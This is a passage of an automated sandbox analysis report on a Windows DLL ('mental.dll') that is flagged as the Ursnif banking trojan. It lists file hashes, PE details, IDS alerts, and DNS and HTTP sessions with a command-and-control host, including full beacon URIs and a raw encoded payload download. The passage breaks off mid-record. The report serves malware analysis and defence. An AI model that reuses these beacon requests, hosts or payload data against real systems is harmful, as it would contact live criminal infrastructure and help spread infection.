qan9imI+SdicopVlfnYRuZ26ZMccZ/C7Dw9zAv6tTqzXYVlqmUvVoa0NUdvydOVDg7cT23fOlPM7cL0mBmMhKw3U0nBRjlf0+wnJZYkP+FCaLHS15OVlgc4OM4Kl+ne+vN FWQyOZPS9vXk+s7ZjfFEs5MERPoutpX39sBTE+dSK6Xt5itwbbyXrl5GvX93vjBtAr1b2sGgPM/qZvDB+8ft8kFBs7auoaZMiua+xqkqs8gefD9/jH/YGV4OvO5OccblTZ B6x91IRtK4KPIuuPxkUGJLnhF6WtxHaP54R5UpcHhX1bxT/Ygk+4MGnHGr0roj/d9cPXN2oSESMAVAXEg8or5wPYWqWtD3F3t8A0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\610143ef37a40[1].bin	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	258248
Entropy (8bit):	5.999883540264496
Encrypted:	false
SSDEEP:	6144:Qi8AzDRGYmrSXDWNWjqy+g5PCb5ukATGo5G3dNlC0b+391z:Q7AzDrTfc8ywGpNzC0CN1z
MD5:	E2AA0BABB9A68C7C045922635B47BFBE
SHA1:	4EDFE8A6E9A60B77142A7CB52540D4A182758048
SHA-256:	30C03B1CA6E1C248EFC4B91A7672B572CBF5A0DBFB09AA7D1935E841BC6D0A3D
SHA-512:	9D587CC7F4D077F955F75535D297FFD58D63DE51D6E46A597A5493FFCB0A6401ED98B9E2F66016D66EC496E92DA6E67A5F5D58C4B563D9AADC85A57758DC62
Malicious:	false
IE Cache URL:	http:// gtr.antoinfer.com/mtJPbIZJhao/lLJRN3LZO2EvFc/VCw3UNiKyARh06G8CFACi/rvcu9DoT_2BWr3it/vuHuzB9pSHcZY8A/p5jj60CzJBYl9Lfa6y/ccpCtNQRI/kv6KUXrsc9szPv U9BS5d/INRHtQMx8ovuxsrRsSO/mBIUAu_2FXqDwSewtqhiF3/0y8M31aLbHe6S/83PL1bM6/ldvb9gwpgUV8X_2B2Qv6zJW/BQrwXyajxR/YXD2Kky6T0oSJ5G0A/e_2F9Js Aj5ok/7mc5pqASMOR/DpTFFPntUkci7e/xU2mysx12dViVQ0ZXlm39/NDqJB6CJvjFI/z

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\610143ef37a40[1].bin	
Preview:	bYm2yirtQj19R9BTIzJvU2oYQ+XJwgwIPJjr5Vr6EGtXJryb8KUSemwEn1pnv9pzmV4Df+AiZU0BIE01gulN0aZM6Ji7dnzQx2JZze37aLyY9OxtuDkFblURDcBuzI8wOb ydSneS4G99nZyK3JTcyYyVeMHdnVFYfIRKEWNDROEhHu/uAXZx/Mra5WsRjOp4+/7UR0p7B3a9J/vxUtdABLsCxgIYD1ieajqmYC+/M4r2OX0MTSHzn/Lkm9s3+GlS0Iva ht8M1lQD8ydNdWgEm2qpHWdjLesrp4mpGhX2nzVFOaesPFssu3DJGFrPzZU/B5y4A0bugWWwq21FY1Lqp6j6xd0zcsJOaXVshUJJcML/5qYwS+wRYWUio9N7 k2YpfMEYvdd9bFaP7hTCc+/85Z2lx9DK04lqw0DEH2j6AEpFQkUGH7yWbukst7mY12W9ogHZW2ekaqzIsuHzMqP+ki4uXtc2fp9cfBuqdhTQAtCOitHtiHVg0z9tu632Gn UfkOltl+gBcu2Pat7ogLVVW+qzdaOZbgbVQBbCu+PjDLS+oD9a1X23tBYnAhghvJjeOF82JSjJf+1Q9Z1ZL0WDY0Ks35E4SN1rSOBsDFpOqPzihv3sfcRHQOqycxp5Db+P qan9imI+SdicopVlfnYRuZ26ZMccZ/C7Dw9zAv6tTqzXYVlqmUvVoa0NUdvydOVDg7cT23fOlPM7cL0mBmMhKw3U0nBRjlf0+wnJZYkP+FCaLHS15OVlgc4OM4Kl+ne+vN FWQyOZPS9vXk+s7ZjfFEs5MERPoutpX39sBTE+dSK6Xt5itwbbyXrl5GvX93vjBtAr1b2sGgPM/qZvDB+8ft8kFBs7auoaZMiua+xqkqs8gefD9/jH/YGV4OvO5OccblTZ B6x91IRtK4KPIuuPxkUGJLnhF6WtxHaP54R5UpcHhX1bxT/Ygk+4MGnHGr0roj/d9cPXN2oSESMAVAXEg8or5wPYWqWtD3F3t8A0

C:\Users\user\AppData\Local\Temp\~DF6E67667E2D178577.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13093
Entropy (8bit):	0.5104081457798227
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loHL9loHL9lWHelYUbGku:kBqoIHsHyHelxPu
MD5:	368B4DE14F0F7C669C1EABB8C67C393F
SHA1:	B51F2803B8E55F38AF75FE9D7178023BEE7E7D38
SHA-256:	6B5210DBCA6A7EAFC783EBC3A7C84D87FE7EFEA2A6656BD9A3A980B6B39115DC
SHA-512:	14995990C875F1247DE4DDEF79462B6ABF92523AD6640464479E6939A13C79ECC077BB2B51C4C5BED98B59D311B1409C2AC210CE5880611A8EA2FC2DEB0CB5 D
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF8C183346DBFD51CA.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	29989
Entropy (8bit):	0.32989653659918533
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRg9lRA9lTS9lTy9lSSd9lSSd9lwsF9lwVi9l2S/9l2a9w:kBqoxKAuvScS+sWV7S+vOy
MD5:	9692D46F5758C87BB0A508379F8726FE
SHA1:	17DD49A77FA3CA1B8381A7DA8FDF38B3C4CB95FE
SHA-256:	4AD272D238CE09D5E8AFC346A99226EC1E38F620F8BD0D1D4058BB830A3DF2A1
SHA-512:	0FECDFBB9F36F0C0B72D7D50EFF17E9754E3E607A4D4508CB2906C4AF2B136218637F1C65740B247E54199E61693CD67267CF57AA527C18E9B45C6FE1086C87
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFC2C22C1E682D9D5C.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	29989
Entropy (8bit):	0.32981899390155306
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRg9lRA9lTS9lTy9lSSd9lSSd9lw8+F9lw8ni9l28c/9lq:kBqoxKAuvScS+FWY75+Y5y
MD5:	47930CE58666CEF0721DE299164C740A
SHA1:	E0BC075290670906E92F2B2BCF4E19832DF54CF4
SHA-256:	8577A62E150E46E0C345DC98A380D5C50907382B8C4F1F2DF2787A7AB422CAEA
SHA-512:	B4C245D5338D601C3EA5DA272DE0E3538716B8315A8A1B76DEAE3B901DA2F61F7E40DF13E1FB46D047114F9BE3B14E9EA06E2375E5981212413E1117EAA9BE0 C
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.669337136859866
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	mental.dll
File size:	363520
MD5:	244fcb71c16ab8163f25c633dcb91b1c
SHA1:	cf0256c44be6b311558358bb00f9ec257ec90236
SHA256:	48589e8612584c5b67c325367e53b63379dbf984a0a0dc905bd29fd3f7fd6c03
SHA512:	8768bcda747665ef22c4ca8208c43ade6397f7792a6b32a8ce37f7630513a684b7c3ab69620d5a74350f00e74ba72393f6ba08cec988172d5e0552161814d5cb
SSDEEP:	6144:BstpyZ+ANKFOVwmBfjdLz5kazt+x1gLY3TGAa7VGpwCu:BstpbAmOOmljdLGeZOGH7Cu
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....gDL..*...*...*..T....*..T....*..T..;.*..~....*...+...*..~....*..~....*..~....*.Rich..*.....PE..L....T.U.....!.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10084d4
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x1000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x55AD541F [Mon Jul 20 20:03:43 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	81dcae87737005169c62f2a77494413a

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2c29b	0x2c400	False	0.624470338983	data	6.70528406671	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rdata	0x2e000	0x28268	0x28400	False	0.642626649845	data	5.96206029099	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x57000	0x999ec	0x1c00	False	0.317103794643	DOS executable (block device driver ght (c)	3.92757280151	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0xf1000	0x2330	0x2400	False	0.751193576389	data	6.59555210394	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/28/21-13:47:44.437295	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49741	80	192.168.2.4	185.228.233.17
07/28/21-13:47:44.437295	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49741	80	192.168.2.4	185.228.233.17
07/28/21-13:47:58.751058	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49746	80	192.168.2.4	185.228.233.17

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 28, 2021 13:47:44.065171003 CEST	192.168.2.4	8.8.8.8	0xd71f	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 28, 2021 13:47:58.609726906 CEST	192.168.2.4	8.8.8.8	0xf468	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 28, 2021 13:47:14.731111050 CEST	8.8.8.8	192.168.2.4	0x2077	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jul 28, 2021 13:47:44.342845917 CEST	8.8.8.8	192.168.2.4	0xd71f	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Jul 28, 2021 13:47:58.637411118 CEST	8.8.8.8	192.168.2.4	0xf468	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gtr.antoinfer.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49741	185.228.233.17	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 28, 2021 13:47:44.437294960 CEST	1474	OUT	GET /02_2FRTV/EHY6_2ByVkK9zQWc7nVUHSO/fCtXqnqrPU/KM_2F1pf6mYZC4Gy7/bCWjowHLoe6i/IkZQTMTSLW C/A3a2f6f53ufRn9/E42sf0Trx1PwCM3URc2Wx/3meR8N06RbC7B5vz/fh1949JUpwcTC55/kxUMJM7FV5_2BW6yUI /Qi_2BBp7I/IolDvBZlj8BdCBHYqi7w/k9qRhAJwmrlYaX4Nld1/vuyMEecPRgPCKMIqpUl9z0/QU_2BZUyIrn6K/_2FFz5g9/uS Wx1VCCRu0cJ4rt581fcIt/_2BF5K79Db/sITOyBjswJkOChsry/YZZI09hn/M HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 28, 2021 13:47:44.984083891 CEST	1476	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 28 Jul 2021 11:47:44 GMT Content-Type: application/octet-stream Content-Length: 258248 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: attachment; filename="610143e0e072b.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 62 59 6d 32 79 69 72 74 51 6a 31 39 52 39 42 54 49 7a 4a 76 55 32 6f 59 51 2b 58 4a 77 67 77 49 50 4a 6a 72 35 56 72 36 45 47 74 58 4a 72 79 62 38 4b 55 53 65 6d 77 45 6e 31 70 6e 76 39 70 7a 6d 56 34 44 66 2b 41 69 5a 55 30 42 49 45 30 31 67 75 6c 4e 30 61 5a 4d 36 4a 69 37 64 6e 7a 51 78 32 4a 5a 7a 65 33 37 61 4c 79 59 39 4f 78 74 75 44 6b 46 62 6c 55 52 44 63 42 75 7a 49 38 77 4f 62 79 64 53 6e 65 53 34 47 39 39 6e 5a 79 4b 33 4a 54 63 79 59 79 56 65 4d 48 64 6e 56 46 59 66 49 52 4b 45 57 4e 44 52 4f 45 68 48 75 2f 75 41 58 5a 78 2f 4d 72 61 35 57 73 52 6a 4f 70 34 2b 2f 37 55 52 30 70 37 42 33 61 39 4a 2f 76 78 55 74 64 41 42 4c 73 43 78 67 49 59 44 31 69 65 61 6a 71 6d 59 43 2b 2f 4d 34 72 32 4f 58 30 4d 54 53 48 7a 6e 2f 4c 6b 6d 39 73 33 2b 47 6c 53 30 49 76 61 68 74 38 4d 31 6c 51 44 38 79 64 4e 64 57 67 45 6d 32 71 70 48 57 64 6a 4c 65 73 72 70 34 6d 70 47 68 58 32 6e 7a 56 46 4f 61 65 73 50 46 73 73 75 33 44 4a 47 46 72 50 7a 5a 55 2f 42 35 79 34 41 30 62 75 67 57 57 77 71 32 31 46 59 31 4c 71 70 36 6a 36 78 64 30 7a 63 73 4a 4f 61 58 56 73 68 55 4a 4a 63 4d 4c 2f 35 71 59 77 53 2b 77 52 59 57 55 69 6f 39 4e 37 6b 32 59 70 66 4d 45 59 76 64 64 39 62 46 61 50 37 68 54 43 63 2b 2f 38 35 5a 32 6c 78 39 44 4b 30 34 6c 71 77 30 44 45 48 32 6a 36 41 45 70 46 51 6b 55 47 48 37 79 57 62 75 6b 73 74 37 6d 59 31 32 57 39 6f 67 48 5a 57 32 65 6b 61 71 7a 49 73 75 48 7a 4d 71 50 2b 6b 69 34 75 58 74 63 32 66 70 39 63 66 42 75 71 64 68 54 51 41 74 43 4f 69 74 48 74 69 48 56 67 30 7a 39 74 75 36 33 32 47 6e 55 66 6b 4f 6c 74 6c 2b 67 42 63 75 32 50 61 74 37 6f 67 4c 56 56 57 2b 71 7a 64 61 4f 5a 62 67 62 56 51 42 62 43 75 2b 50 6a 44 4c 53 2b 6f 44 39 61 31 58 32 33 74 42 59 6e 41 68 67 68 76 4a 6a 65 4f 46 38 32 4a 53 6a 4a 66 2b 31 51 39 5a 31 5a 4c 30 57 44 59 30 4b 73 33 35 45 34 53 4e 31 72 53 4f 42 73 44 46 70 4f 71 50 7a 69 68 76 33 73 66 63 52 48 51 4f 71 79 63 78 70 35 44 62 2b 50 71 61 6e 39 69 6d 49 2b 53 64 69 63 6f 70 56 6c 66 6e 59 52 75 5a 32 36 5a 4d 63 63 5a 2f 43 37 44 77 39 7a 41 76 36 74 54 71 7a 58 59 56 6c 71 6d 55 76 56 6f 61 30 4e 55 64 76 79 64 4f 56 44 67 37 63 54 32 33 66 4f 6c 50 4d 37 63 4c 30 6d 42 6d 4d 68 4b 77 33 55 30 6e 42 52 6a 6c 66 30 2b 77 6e 4a 5a 59 6b 50 2b 46 43 61 4c 48 53 31 35 4f 56 6c 67 63 34 4f 4d 34 4b 6c 2b 6e 65 2b 76 4e 46 57 51 79 4f 5a 50 53 39 76 58 6b 2b 73 37 5a 6a 66 46 45 73 35 4d 45 52 50 6f 75 74 70 58 33 39 73 42 54 45 2b 64 53 4b 36 58 74 35 69 74 77 62 62 79 58 72 6c 35 47 76 58 39 33 76 6a 42 74 41 72 31 62 32 73 47 67 50 4d 2f 71 5a 76 44 42 2b 38 66 74 38 6b 46 42 73 37 61 75 6f 61 5a 4d 69 75 61 2b 78 71 6b 71 73 38 67 65 66 44 39 2f 6a 48 2f 59 47 56 34 4f 76 4f 35 4f 63 63 62 6c 54 5a 42 36 78 39 31 49 52 74 4b 34 4b 50 49 75 75 Data Ascii: bYm2yirtQj19R9BTIzJvU2oYQ+XJwgwIPJjr5Vr6EGtXJryb8KUSemwEn1pnv9pzmV4Df+AiZU0BIE01gulN0aZM 6Ji7dnzQx2JZze37aLyY9OxtuDkFblURDcBuzI8wObydSneS4G99nZyK3JTcyYyVeMHdnVFYfIRKEWNDROEhHu/uAX Zx/Mra5WsRjOp4+/7UR0p7B3a9J/vxUtdABLsCxglYD1ieajqmYC+/M4r2OX0MTSHzn/Lkm9s3+GlS0Ivaht8M1lQD 8ydNdWgEm2qpHWdjLesrp4mpGhX2nzVFOaesPFssu3DJGFrPzZU/B5y4A0bugWWwq21FY1Lqp6j6xd0zcsJOaXVshU JJcML/5qYwS+wRYWUio9N7k2YpfMEYvdd9bFaP7hTCc+/85Z2lx9DK04lqw0DEH2j6AEpFQkUGH7yWbukst7mY12W9 ogHZW2ekaqzIsuHzMqP+ki4uXtc2fp9cfBuqdhTQAtCOitHtiHVg0z9tu632GnUfkOltl+gBcu2Pat7ogLVVW+qzda OZbgbVQBbCu+PjDLS+oD9a1X23tBYnAhghvJjeOF82JSjJf+1Q9Z1ZL0WDY0Ks35E4SN1rSOBsDFpOqPzihv3sfcRH QOqycxp5Db+Pqan9iml+SdicopVlfnYRuZ26ZMccZ/C7Dw9zAv6tTqzXYVlqmUvVoa0NUdvydOVDg7cT23fOlPM7cL 0mBmMhKw3U0nBRjlf0+wnJZYkP+FCaLHS15OVlgc4OM4Kl+ne+vNFWQyOZPS9vXk+s7ZjfFEs5MERPoutpX39sBTE+ dSK6Xt5itwbbyXrl5GvX93vjBtAr1b2sGgPM/qZvDB+8ft8kFBs7auoaZMiua+xqkqs8gefD9/jH/YGV4OvO5OccblTZB6x91IRt K4KPluu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49746	185.228.233.17	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 28, 2021 13:47:58.751058102 CEST	1841	OUT	GET /mtJPbIZJhao/lLJRN3LZO2EvFc/VCw3UNiKyARh06G8CFACi/rvcu9DoT_2BWr3it/vuHuzB9pSHcZY8A/p5j j60CzJBYl9Lfa6y/ccpCtNQRI/kv6KUXrsc9szPvU9BS5d/INRHtQMx8ovuxsrRsSO/mBIUAu_2FXqDwSewtqhiF3/ 0y8M31aLbHe6S/83PL1bM6/ldvb9gwpgUV8X_2B2Qv6zJW/BQrwXyajxR/YXD2Kky6T0oSJ5G0A/e_2F9JsAj5ok/7 mc5pqASMOR/DpTFFPntUkci7e/xU2mysx12dViVQ0ZXlm39/NDqJB6CJvjFI/z HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 28, 2021 13:47:59.292139053 CEST	1842	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 28 Jul 2021 11:47:59 GMT Content-Type: application/octet-stream Content-Length: 258248 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: attachment; filename="610143ef37a40.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 62 59 6d 32 79 69 72 74 51 6a 31 39 52 39 42 54 49 7a 4a 76 55 32 6f 59 51 2b 58 4a 77 67 77 49 50 4a 6a 72 35 56 72 36 45 47 74 58 4a 72 79 62 38 4b 55 53 65 6d 77 45 6e 31 70 6e 76 39 70 7a 6d 56 34 44 66 2b 41 69 5a 55 30 42 49 45 30 31 67 75 6c 4e 30 61 5a 4d 36 4a 69 37 64 6e 7a 51 78 32 4a 5a 7a 65 33 37 61 4c 79 59 39 4f 78 74 75 44 6b 46 62 6c 55 52 44 63 42 75 7a 49 38 77 4f 62 79 64 53 6e 65 53 34 47 39 39 6e 5a 79 4b 33 4a 54 63 79 59 79 56 65 4d 48 64 6e 56 46 59 66 49 52 4b 45 57 4e 44 52 4f 45 68 48 75 2f 75 41 58 5a 78 2f 4d 72 61 35 57 73 52 6a 4f 70 34 2b 2f 37 55 52 30 70 37 42 33 61 39 4a 2f 76 78 55 74 64 41 42 4c 73 43 78 67 49 59 44 31 69 65 61 6a 71 6d 59 43 2b 2f 4d 34 72 32 4f 58 30 4d 54 53 48 7a 6e 2f 4c 6b 6d 39 73 33 2b 47 6c 53 30 49 76 61 68 74 38 4d 31 6c 51 44 38 79 64 4e 64 57 67 45 6d 32 71 70 48 57 64 6a 4c 65 73 72 70 34 6d 70 47 68 58 32 6e 7a 56 46 4f 61 65 73 50 46 73 73 75 33 44 4a 47 46 72 50 7a 5a 55 2f 42 35 79 34 41 30 62 75 67 57 57 77 71 32 31 46 59 31 4c 71 70 36 6a 36 78 64 30 7a 63 73 4a 4f 61 58 56 73 68 55 4a 4a 63 4d 4c 2f 35 71 59 77 53 2b 77 52 59 57 55 69 6f 39 4e 37 6b 32 59 70 66 4d 45 59 76 64 64 39 62 46 61 50 37 68 54 43 63 2b 2f 38 35 5a 32 6c 78 39 44 4b 30 34 6c 71 77 30 44 45 48 32 6a 36 41 45 70 46 51 6b 55 47 48 37 79 57 62 75 6b 73 74 37 6d 59 31 32 57 39 6f 67 48 5a 57 32 65 6b 61 71 7a 49 73 75 48 7a 4d 71 50 2b 6b 69 34 75 58 74 63 32 66 70 39 63 66 42 75 71 64 68 54 51 41 74 43 4f 69 74 48 74 69 48 56 67 30 7a 39 74 75 36 33 32 47 6e 55 66 6b 4f 6c 74 6c 2b 67 42 63 75 32 50 61 74 37 6f 67 4c 56 56 57 2b 71 7a 64 61 4f 5a 62 67 62 56 51 42 62 43 75 2b 50 6a 44 4c 53 2b 6f 44 39 61 31 58 32 33 74 42 59 6e 41 68 67 68 76 4a 6a 65 4f 46 38 32 4a 53 6a 4a 66 2b 31 51 39 5a 31 5a 4c 30 57 44 59 30 4b 73 33 35 45 34 53 4e 31 72 53 4f 42 73 44 46 70 4f 71 50 7a 69 68 76 33 73 66 63 52 48 51 4f 71 79 63 78 70 35 44 62 2b 50 71 61 6e 39 69 6d 49 2b 53 64 69 63 6f 70 56 6c 66 6e 59 52 75 5a 32 36 5a 4d 63 63 5a 2f 43 37 44 77 39 7a 41 76 36 74 54 71 7a 58 59 56 6c 71 6d 55 76 56 6f 61 30 4e 55 64 76 79 64 4f 56 44 67 37 63 54 32 33 66 4f 6c 50 4d 37 63 4c 30 6d 42 6d 4d 68 4b 77 33 55 30 6e 42 52 6a 6c 66 30 2b 77 6e 4a 5a 59 6b 50 2b 46 43 61 4c 48 53 31 35 4f 56 6c 67 63 34 4f 4d 34 4b 6c 2b 6e 65 2b 76 4e 46 57 51 79 4f 5a 50 53 39 76 58 6b 2b 73 37 5a 6a 66 46 45 73 35 4d 45 52 50 6f 75 74 70 58 33 39 73 42 54 45 2b 64 53 4b 36 58 74 35 69 74 77 62 62 79 58 72 6c 35 47 76 58 39 33 76 6a 42 74 41 72 31 62 32 73 47 67 50 4d 2f 71 5a 76 44 42 2b 38 66 74 38 6b 46 42 73 37 61 75 6f 61 5a 4d 69 75 61 2b 78 71 6b 71 73 38 67 65 66 44 39 2f 6a 48 2f 59 47 56 34 4f 76 4f 35 4f 63 63 62 6c 54 5a 42 36 78 39 31 49 52 74 4b 34 4b 50 49 75 75 Data Ascii: bYm2yirtQj19R9BTlzJvU2oYQ+XJwgwIPJjr5Vr6EGtXJryb8KUSemwEn1pnv9pzmV4Df+AiZU0BIE01gulN0aZM6Ji7dnzQx2JZze37aLyY9OxtuDkFblURDcBuzI8wObydSneS4G99nZyK3JTcyYyVeMHdnVFYfIRKEWNDROEhHu/uAXZx/Mra5WsRjOp4+/7UR0p7B3a9J/vxUtdABLsCxglYD1ieajqmYC+/M4r2OX0MTSHzn/Lkm9s3+GlS0Ivaht8M1lQD8ydNdWgEm2qpHWdjLesrp4mpGhX2nzVFOaesPFssu3DJGFrPzZU/B5y4A0bugWWwq21FY1Lqp6j6xd0zcsJOaXVshUJJcML/5qYwS+wRYWUio9N7k2YpfMEYvdd9bFaP7hTCc+/85Z2lx9DK04lqw0DEH2j6AEpFQkUGH7yWbukst7mY12W9ogHZW2ekaqzIsuHzMqP+ki4uXtc2fp9cfBuqdhTQAtCOitHtiHVg0z9tu632GnUfkOltl+gBcu2Pat7ogLVVW+qzdaOZbgbVQBbCu+PjDLS+oD9a1X23tBYnAhghvJjeOF82JSjJf+1Q9Z1ZL0WDY0Ks35E4SN1rSOBsDFpOqPzihv3sfcRHQOqycxp5Db+Pqan9iml+SdicopVlfnYRuZ26ZMccZ/C7Dw9zAv6tTqzXYVlqmUvVoa0NUdvydOVDg7cT23fOlPM7cL0mBmMhKw3U0nBRjlf0+wnJZYkP+FCaLHS15OVlgc4OM4Kl+ne+vNFWQyOZPS9vXk+s7ZjfFEs5MERPoutpX39sBTE+dSK6Xt5itwbbyXrl5GvX93vjBtAr1b2sGgPM/qZvDB+8ft8kFBs7auoaZMiua+xqkqs8gefD9/jH/YGV4OvO5OccblTZB6x91IRtK4KPIuu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	185.228.233.17	80	192.168.2.4	49740	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 28, 2021 13:48:14.519860983 CEST	8134	IN	HTTP/1.0 408 Request Time-out Cache-Control: no-cache Connection: close Content-Type: text/html Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 3c 68 31 3e 34 30 38 20 52 65 71 75 65 73 74 20 54 69 6d 65 2d 6f 75 74 3c 2f 68 31 3e 0a 59 6f 75 72 20 62 72 6f 77 73 65 72 20 64 69 64 6e 27 74 20 73 65 6e 64 20 61 20 63 6f 6d 70 6c 65 74 65 20 72 65 71 75 65 73 74 20 69 6e 20 74 69 6d 65 2e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><body> 408 Request Time-out Your browser didn't send a complete request in time.</body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6608 Parent PID: 5920

General

Start time:	13:46:06
Start date:	28/07/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\mental.dll'
Imagebase:	0xc70000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.894024804.0000000003D18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.894006567.0000000003D18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.894036299.0000000003D18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.893911104.0000000003D18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.893958439.0000000003D18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.893875579.0000000003D18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.924921046.0000000003D18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.893935823.0000000003D18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.893978637.0000000003D18000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 6624 Parent PID: 6608

General

Start time:	13:46:06
